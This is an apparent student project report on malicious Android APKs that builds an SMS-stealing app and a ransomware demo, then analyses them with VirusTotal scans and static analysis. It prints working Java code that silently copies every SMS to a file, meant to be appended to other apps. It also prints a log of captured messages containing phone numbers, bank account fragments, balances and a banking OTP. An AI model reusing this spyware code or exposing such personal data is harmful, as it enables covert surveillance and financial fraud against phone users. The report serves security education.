“Unware - Attacks On Mobile Devices Using Malicious Apks, Security Analysis Of Apks”

J-Component PROJECT REPORT

Submitted for the course:

CSE3501 Information Security Analysis & Audit

By

Soham Vijaykumar Faldu	**19BCI0024**
Heet Thakrar	**19BCI0274**

Slot: F1

Name of faculty: Dr. K. Vimala Devi

SCHOOL OF COMPUTER SCIENCE AND ENGINEERING

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

December, 2021

Abstract:

The use of modded APKs is increasing and people are downloading them without knowing whether their mobile phones are at risk. We will make some of many such malicious APKs and illustrate the kind of damage that will cause you. This project also includes the defense mechanism that needs to be approached to prevent these attacks from happening. This project includes a detailed security analysis of the malicious APK made.

Objective:

The main objective of this project is exploitation of mobile devices using APKs, security analysis of those APKs and defense mechanisms against those attacks.

Introduction:

Mobile devices such as smartphones and tablets are now an integral part of our daily lives, but they also open you up to a number of potential security risks. Nowadays, people often download Mod APKs from the internet. Mod means modified. These software's are the free version of a paid version available in play store.

There are several apps on the market that allow you to install apps different from what's available in Google Play. These types of apps are called "modded" or "jailbroken" because they alter your phone's operating system to allow you access to applications that normally aren't available. There is nothing wrong with using these kinds of applications, especially if they provide functionality that is safer or more secure than what comes stock on your device. However, there are malicious versions of these mods, i.e., malwares, spywares or viruses. They will try to access personal information like SMS, call logs, etc.

Methodology:

This project is basically divided into three parts:

1. Exploitation/Attacks: We are going to make different types of APKs and try to exploit different vulnerabilities in mobile phones. The application can be malware or spyware. Using

these APKs we will steal sensitive information from the user by exploiting different loopholes. Different methodology can be applied for different types of vulnerabilities.

2. Analysis of malicious APK: We will include a detailed analysis of the malicious APKs and how a security analyst can catch it. This will include the analysis of the source code to find the malicious lines of code that is not relatable.

3. Defense mechanism: This project will also include various defense mechanisms one should use to prevent getting attacked by such APKs. We will give you a theoretical point of view of the defense mechanism you can approach to prevent this attack.

Literature Survey:

· Title: Exploitation with Reverse_tcp method on Android device Using Metasploit

Author: Rizky Dwiananda Lukita Putra, Is Mardianto

Year and Journal of publication: 2019, Informatics Education and Research

Proposed method: They have proposed a new method known as reverse_tcp that is an exploit. When the host initiates a connection, we call it a forward connection. But when the opposite is done, the server initiates a connection to the host, we call it a reverse connection. Firewalls block only the incoming network but when the user tries to make a connection with the server it is allowed by the firewall. So, the target device will establish a connection with the attacker's server.

Limitations: No limitations found until date. The attacks are always successful once the user downloads the malicious APKs.

· Title: Understanding In-App Ads and Detecting Hidden Attacks through the Mobile App-Web Interface

Author: Rui Shao, Vaibhav Rastogi, Yan Chen, Xiang Pan, Guanyu Guo, Shihong Zou, and Ryan Riley

Year and Journal of Publication: 2018, IEEE transactions on mobile computing

Proposed methodology: It is a unique paper that talks about malvertising that is malwares that are present in the advertisements on the web. After clicking on the ads, you will be redirected to another page where there is malware hidden. In this paper they have developed a malware ad detection mechanism using python and OpenCV.

Limitation: This product is not highly efficient. At some places you can get highly accurate results whereas at other places you won't get any. Overall, it is a successful product.

· Title: Review of Mobile Security Problems and Defensive Methods

Author: PMD Nagarjun and Shaik Shakeel Ahamad

Year and Journal of Publication: International Journal of Applied Engineering Research ISSN 0973-4562 Volume 13, Number 12, 2018

Proposed methodology: This reviewed popular mobile security problems like securing data storage, securing communications, cross-site scripting attacks and malware attacks. This paper analyzed and presented some of the defensive methods needed to be followed by the developer, mobile user, and app hosting provider to prevent security issues on mobile devices. They suggested a security scoring system for mobile apps at app stores. Which may improve mobile apps security by forcing developers to consider security as a requirement in their apps because compared to other similar apps the user may choose app with higher security scores.

Limitation: The issue with the suggested method for security scores is that nowadays there are many people who are willing to use Mod apps compromising their mobile security.

· Title: Mobile Device Security: A Survey on Mobile Device Threats, Vulnerabilities and their Defensive Mechanism

Author: Sujithra. M, Padmavathi .G, PhD

Year and Journal of Publication: International Journal of Computer Applications, Volume 56, October 14, 2018

Proposed methodology: In this paper, they are comparing various biometric traits such as fingerprint, face, gait, iris, signature and voice. Iris is considered as the most efficient biometric trait due to its reliability and accuracy. Since most of the Mobile devices are attached with the camera it is easy to use Iris Biometric trait even though it is less popular, it guarantees high security.

Limitation: This paper suggested Iris Biometric authentication system using camera but these can only be used in High Budget Mobile devices. In that case security of Low Budget device is compromised. And also Iris Biometric System can be compromised by JailBreak Attack or can be Bypassed in Android devices.

- Title: AndroShield: automated android applications vulnerability detection, a hybrid static and dynamic analysis approach

Author: A. Amin, A. Eldessouki, M. T. Magdy, N. Abdeen, H. Hindy, and I. Hegazy

Year and Journal of Publication: *Information*, vol. 10, 2019.

Proposed methodology: Amin et al. [] proposed an automated procedure of vulnerability detection in mobile (Android-based) applications. The results achieved in the aforementioned research have a complementary nature to those presented in their

study since the authors focus on the development of an automated model of finding flaws in mobile apps. What those investigations have in common are the aspects they focus on, which is detecting security threats, in general. Nevertheless, what separates them is that, in Amin et al.'s study [], the main emphasis is put on the technological aspect of security issues, and it is based on the run-time behavior of an application.

Limitation: Limitations of this tool is that this tool only converts the .apk file to an equivalent .jar file. And also it is based on the run-time behavior of an application. Hence, spyware or Mobile miners cant be detected using these tools.

- Title: Survey on threats and attacks on mobile networks

Author: S. Mavoungou, G. Kaddoum, M. Taha, and G. Matar

Year and Journal of Publication: IEEE Access, vol. 4, pp. 4543–4572, 2016.

Proposed methodology: Mavoungou et al. [], in their analysis, focused on vulnerabilities and attacks on mobile networks, which represent a significant concern for their security and performance. The study focuses on drawing an inventory of attacks while categorizing and classifying them with a strong focus on attacks based on IP, signaling, and jamming. Besides the proposed classification of threats, the authors suggested adequate countermeasures and mitigation solutions. Among the many discussed vulnerabilities, they also indicated a compromised mobile device, application security, and imperiled user identity confidentiality as those of high importance. Their study is a technically focused categorization of the possible dangers to the mobile network operator.

- Title: Best practices in mobile security

Author: J. Valcke

Year and Journal of Publication: Biometric Technology Today, vol. 2016, no. 3, pp. 9–11, 2016.

Proposed methodology: Valcke [] put forward a general examination of the banking sector and its flaws in the context of mobile security. Cybercriminals are targeting financial institutions via their mobile apps, which are gateways for different types of security abuse. The author advocates putting more emphasis on enhancing client-side protection (a variety of login methods), strengthening the security of the client-server communication, and being proactive with fraud prevention. Besides the stated security challenges, Valcke underlines the role of app developers who should pay close attention to the security aspect of mobile apps, while, at the same time, respecting user experience guidelines. The similarities in these two-studies concern user behavior as one of the essential factors of mobile security. A perfect summary of the article is the authors' statement: "You still have to balance security with ease of use, and you still have to ensure that your core business logic is not subject to any exploits too."

Limitation: In this paper, the author focuses more and more on Security Concerns without thinking of the User Experience (Ease of Use).

Modules

- Building malware APKs:
    - Ransomware
    - SMS malware
- Analysis of malware APKs
    - Pre-Static Analysis
    - Static Analysis
    - Dynamic Analysis
- Malware Detection Website
    - Frontend
    - Backend (Machine learning)
        - Reverse Engineering of APK
        - Preprocessing
        - Training

Building malware APKs

1. SMS Malware

We created malware that copies all text messages from a user's SMS app and stores them on the SD card as a .csv file without the user's permission. It is a code snippet which can be appended to any other .apk file.

We had specified the target file name as SMS.csv and created a function called backupSMS(), in which we access the device's text messages by internally calling the content://sms URI. We then created a cursor to query SMS data and define strings for various fields: thread_id, address, person, and date, as shown in the following code:

```
public ArrayList<String> smsBuffer = new ArrayList<String>();
String smsFile = "SMS"+".csv";
private void backupSMS(){
      smsBuffer.clear();
      Uri mSmsinboxQueryUri = Uri.parse("content://sms");
      Cursor cursor1 = getContentResolver().query(mSmsinboxQueryUri, new
      String[] { "_id", "thread_id", "address", "person", "date", "body",
      "type" }, null, null,
      null);
      String[] columns = new String[] { "_id", "thread_id", "address",
      "person", "date", "body", "type" };
```

Next, we moved our cursor to read all SMS data recursively, and store it in defined string arrays:

```
if (cursor1.getCount() > 0) {
      String count = Integer.toString(cursor1.getCount());
      Log.d("Count", count);
      while (cursor1.moveToNext()) {
            String messageId =
            cursor1.getString(cursor1.getColumnIndex(columns[0]));
            String threadId =
            cursor1.getString(cursor1.getColumnIndex(columns[1]));
            String address =
            cursor1.getString(cursor1.getColumnIndex(columns[2]));
            String name =
            cursor1.getString(cursor1.getColumnIndex(columns[3]));
            String date =
            cursor1.getString(cursor1.getColumnIndex(columns[4]));
            String msg =
            cursor1.getString(cursor1.getColumnIndex(columns[5]));
            String type =
            cursor1.getString(cursor1.getColumnIndex(columns[6]));
```

Now that we have all the values segregated in separate arrays, we add them to our predefined smsBuffer buffer, and pass them to another function, generateCSVFileForSMS():


```
smsBuffer.add(messageId + ","+ threadId+ ","+address + "," + name + "," +
date + " ," + msg + "," + type);
            }
      generateCSVFileForSMS(smsBuffer);
}
```

Then we created generateCSVFileForSMS() function:


```
String storage_path = Environment.getExternalStorageDirectory().toString()
+ File.separator + smsFile;
FileWriter write = new FileWriter(storage_path);
write.append("messageId, threadId, Address, Name, Date, msg, type");
write.append('\n');
for (String s : list)
{
```

```
write.append(s);
write.append('\n');
}
write.flush();
write.close();
}
```

This essentially instructs the Android device to locate the path for external storage, append the file name SMS.csv to it, and allocate it to the storage_path variable. It then opens a file writer and writes all array values to the generated file.



```
    Dial 1991, to know your current balance, validity, plan details and for exciting recharge plans. ,1
I/System.out: 603,8,JE-JioPay,null,1633418337959 ,05-Oct-21 12:48 કલાકે 50% દૈનિક ડેટા કોટાનો ઉપયોગ થઇ ગયો છે.
    જિયો નંબર: 9426982281
    પ્લાનના મુજબ દૈનિક ડેટા કોટા: 2 GB
    માયજીયો એપ્લિકેશન દ્વારા તમારા એકાઉન્ટને કેવી રીતે સંચાલિત કરવું તે વિશે વધુ જાણવા માટે, https://youtu.be/VDmxnkPVoCE ક્લિક કરો.
    1991 પર ડાયલ કરો, તમારી વર્તમાન બેલેન્સ, માન્યતા, યોજનાની વિગતો અને આકર્ષક રિચાર્જ પ્લાન જાણવા માટે. ,1
    602,8,JE-JioPay,null,1633418335880 ,50% Daily Data quota used as on 05-Oct-21 12:48.
    Jio Number : 9426982281
    Daily Data quota as per plan : 2 GB
    To know more on how to manage your account through MyJio app, click https://youtu.be/tchuJvIv_9I
    Dial 1991, to know your current balance, validity, plan details and for exciting recharge plans. ,1
    601,4,+917069196557,null,1633367734304 ,Nanguuu  ,1
I/System.out: 600,157,BZ-INDBNK,null,1633366384029 ,Your a/c No. XXXX1449 is debited for Rs. 5000 on 04-10-21 and a/c XXXXXX481 credited (IMPS Ref No. 127722690834). -IndianBank ,1
    599,155,BG-INDBNK,null,1633366318911 ,Your A/c XXX7071449 is debited by Rs. 5,000 Total Bal : Rs. 19,699.93 CR  Clr Bal : Rs. 19,699.93 CR as on:04/10/2021 22:21 -IndianBank ,1
    598,155,BG-INDBNK,null,1633366307353 ,OTP for IMPS Transaction is 783643. OTP valid upto: 04/10/2021 22:31. Please do not share OTP with anyone-Indian Bank, for any dispute call
180042500000. ,1
I/System.out: 597,4,+917069196557,null,1633365977356 ,Baby  ,1
    596,4,+917069196557,null,1633365973921 ,You tooo  ,1
    595,4,+917069196557,null,1633365952000 ,Good Night!
    Sweet Dreams!
    Take Care! ,2
I/System.out: 594,4,+917069196557,null,1633365945333 ,Ok ,1
    593,4,+917069196557,null,1633365938000 ,And hu aaje velo sui jav chu ,2
    592,4,+917069196557,null,1633365917000 ,Facebook nu server down thai gyu che, so fb insta whatsapp nhi chale ,2
I/System.out: 591,4,+917069196557,null,1633365884000 ,Hiee ,2
    590,8,JE-JioPay,null,1633354865012 ,04-Oct-21 19:11 કલાકે 90% દૈનિક ડેટા કોટાનો ઉપયોગ થઇ ગયો છે.
    જિયો નંબર: 9426982281
    ડેટા કોટને અસરકારક રીતે કેવી રીતે મેનેજ કરવું તે માટેની ટીપ્સ માટે, https://youtu.be/WQ7W_xOt1Lg ક્લિક કરો
    જો તમારી પાસે કોઈ અન્ય ડેટા પ્લાન નથી, તો 2 GB ના વપરાશ પર તમારી ઇન્ટરનેટની ગતિ ઓછી થઇ જશે.
    હાઇ સ્પીડ ઇન્ટરનેટનો આનંદ માણવા માટે, https://www.jio.com/dl/data_voucher ને ક્લિક કરો અને રિચાર્જ કરો.
    1991 પર ડાયલ કરો, તમારી વર્તમાન બેલેન્સ, માન્યતા, પ્લાનની વિગતો અને આકર્ષક રિચાર્જ યોજનાઓ જાણવા માટે. ,1
    589,8,JE-JioPay,null,1633354862996 ,90% daily data quota used as on 04-Oct-21 19:11.
    Jio Number : 9426982281
    For tips on how to manage data quota effectively, click https://youtu.be/ZFUDydctV78
    If you do not have any other data plan, your internet speed will be reduced on consumption of 2 GB.
I/System.out: To continue enjoying high speed internet, click https://www.jio.com/dl/data_voucher and recharge.
```



BG-INDBNK

Sunday, 3 October 2021

Dear Customer, Your Beneficiary: Odessey is added successfully through Mobile Banking and will be activated at 04/10/2021 03:39 - Indian Bank

23:39

Monday, 4 October 2021

OTP for IMPS Transaction is 783643. OTP valid upto: 04/10/2021 22:31. Please do not share OTP with anyone-Indian Bank, for any dispute call 180042500000.

Your A/c XXX7071449 is debited by Rs. 5,000 Total Bal : Rs. 19,699.93 CR Clr Bal : Rs. 19,699.93 CR as on:04/10/2021 22:21 -IndianBank

22:21

2. Ransomware


Ransomware is malware that employs encryption to hold a victim’s information at ransom. A user or organization’s critical data is encrypted so that they cannot access files, databases, or applications. A ransom is then demanded to provide access. Ransomware is often designed to spread across a network and target database and file servers, and can thus quickly paralyze an entire organization. It is a growing threat, generating billions of dollars in payments to cybercriminals and inflicting significant damage and expenses for businesses and governmental organizations.

Ransomware uses asymmetric encryption. This is cryptography that uses a pair of keys to encrypt and decrypt a file. The public-private pair of keys is uniquely generated by the attacker for the victim, with the private key to decrypt the files stored on the attacker’s server. The attacker makes the private key available to the victim only after the ransom is paid, though as seen in recent ransomware campaigns, that is not always the case. Without access to the private key, it is nearly impossible to decrypt the files that are being held for ransom.

Many variations of ransomware exist. Often ransomware (and other malware) is distributed using email spam campaigns or through targeted attacks. Malware needs an attack vector to establish its presence on an endpoint. After presence is established, malware stays on the system until its task is accomplished.


After a successful exploit, ransomware drops and executes a malicious binary on the infected system. This binary then searches and encrypts valuable files, such as Microsoft Word documents, images, databases, and so on. The ransomware may also exploit system and network vulnerabilities to spread to other systems and possibly across entire organizations.

Once files are encrypted, ransomware prompts the user for a ransom to be paid within 24 to 48 hours to decrypt the files, or they will be lost forever. If a data backup is unavailable or those backups were themselves encrypted, the victim is faced with paying the ransom to recover personal files.




Note: Ransom Ammount is 1 rupee
userid : FF23212ab3401dfee

Enter Secret Key



Note: Ransom Ammount is 1 rupee
userid : FF23212ab3401dfee

••••



Ransomeware1 has stopped

Analysis of Malware APKS

Pre-Static Analysis


We have used pre-static analysis in our current project to get an overall idea of the APK. It is done using different malware detection software and analysing the result. The API used is Virus total.

Virus Total


The API for this library is relatively small and shares the same concepts and principles seen in the underlying REST API. For this reason we highly recommend you to familiarize yourself with these concepts before continuing.

While using this library you may have the impression that it's very similar to other general-purpose HTTP libraries like requests, as you will see very generic APIs like vt.Client.get(), vt.Client.post() and so on. In fact, you will find yourself relying on the REST API documentation in order to find the right endpoint where to send a request to, or learn about the attributes exported by some object. This has been a deliberate decision. We wanted vt-py to be as lightweight and generic as possible, so that changes in the REST API don't always require a new version of this client library, but at the same time offering the right abstractions so that you don't need to deal with details like setting HTTP headers, serializing and deserializing JSON, etc.


So, this is not a high-level library that completely abstracts you out of the underlying REST API, quite the contrary, this library is more like a HTTP library that has been enriched with features specifically tailored to work with the VirusTotal API.



```
(venv2) D:\Projects\ISAA\Project\VT>python dynamic.py
  0%|                                                                                                                 | 0/1 [00:00<?, ?it/s]
APK WITH JSON. CONTINUE...
100%|#######################################################################################################| 1/1 [00:00<00:00, 1000.07it/s]
SUCCESS!!
 All reports have been saved in the VT_ANALYSIS folder. APKS are in dynamic folder.
```



```
(venv2) D:\Projects\ISAA\Project\VT>python printout.py
Bkav --> False
Lionic --> False
DrWeb --> True
MicroWorld-eScan --> False
FireEye --> True
CAT-QuickHeal --> True
McAfee --> False
Malwarebytes --> False
VIPRE --> False
Sangfor --> True
Trustlook --> True
BitDefender --> True
K7GW --> True
K7AntiVirus --> False
Arcabit --> False
BitDefenderTheta --> False
Cyren --> True
SymantecMobileInsight --> True
Symantec --> False
ESET-NOD32 --> True
TrendMicro-HouseCall --> False
Avast --> True
ClamAV --> False
Kaspersky --> True
Alibaba --> False
NANO-Antivirus --> False
ViRobot --> False
Tencent --> True
Ad-Aware --> False
TACHYON --> False
Sophos --> True
Comodo --> False
```




```
Comodo --> False
F-Secure --> False
Baidu --> False
Zillya --> False
TrendMicro --> False
McAfee-GW-Edition --> False
CMC --> False
Emsisoft --> True
GData --> True
Jiangmin --> False
Avira --> True
Antiy-AVL --> False
Kingsoft --> False
Gridinsoft --> False
Microsoft --> True
SUPERAntiSpyware --> False
ZoneAlarm --> False
Avast-Mobile --> True
Cynet --> True
BitDefenderFalx --> True
AhnLab-V3 --> True
VBA32 --> False
ALYac --> False
MAX --> True
Zoner --> False
Rising --> False
Yandex --> False
Ikarus --> True
MaxSecure --> False
Fortinet --> True
AVG --> True
Panda --> False
TOTAL SCANNERS: 63
DYNAMIC MALWARE SCORE: 41.27%

(venv2) D:\Projects\ISAA\Project\VT>
```

Static Analysis

Static analysis is the most commonly and easily applied analysis method in source code audits. Static by definition means something that is constant. Static analysis is conducted on the static code, that is, raw or decompiled source code or on the compiled (object) code, but the analysis is conducted without the runtime. In most cases, static analysis becomes code analysis via static string searches. A very common scenario is to figure out vulnerable or insecure code patterns and find the same in the entire application code.

We extracted sha1, package name, permissions, opcodes, api calls, strings and version code. These are some specifics that can be used to detect if the APK is a malware or not.

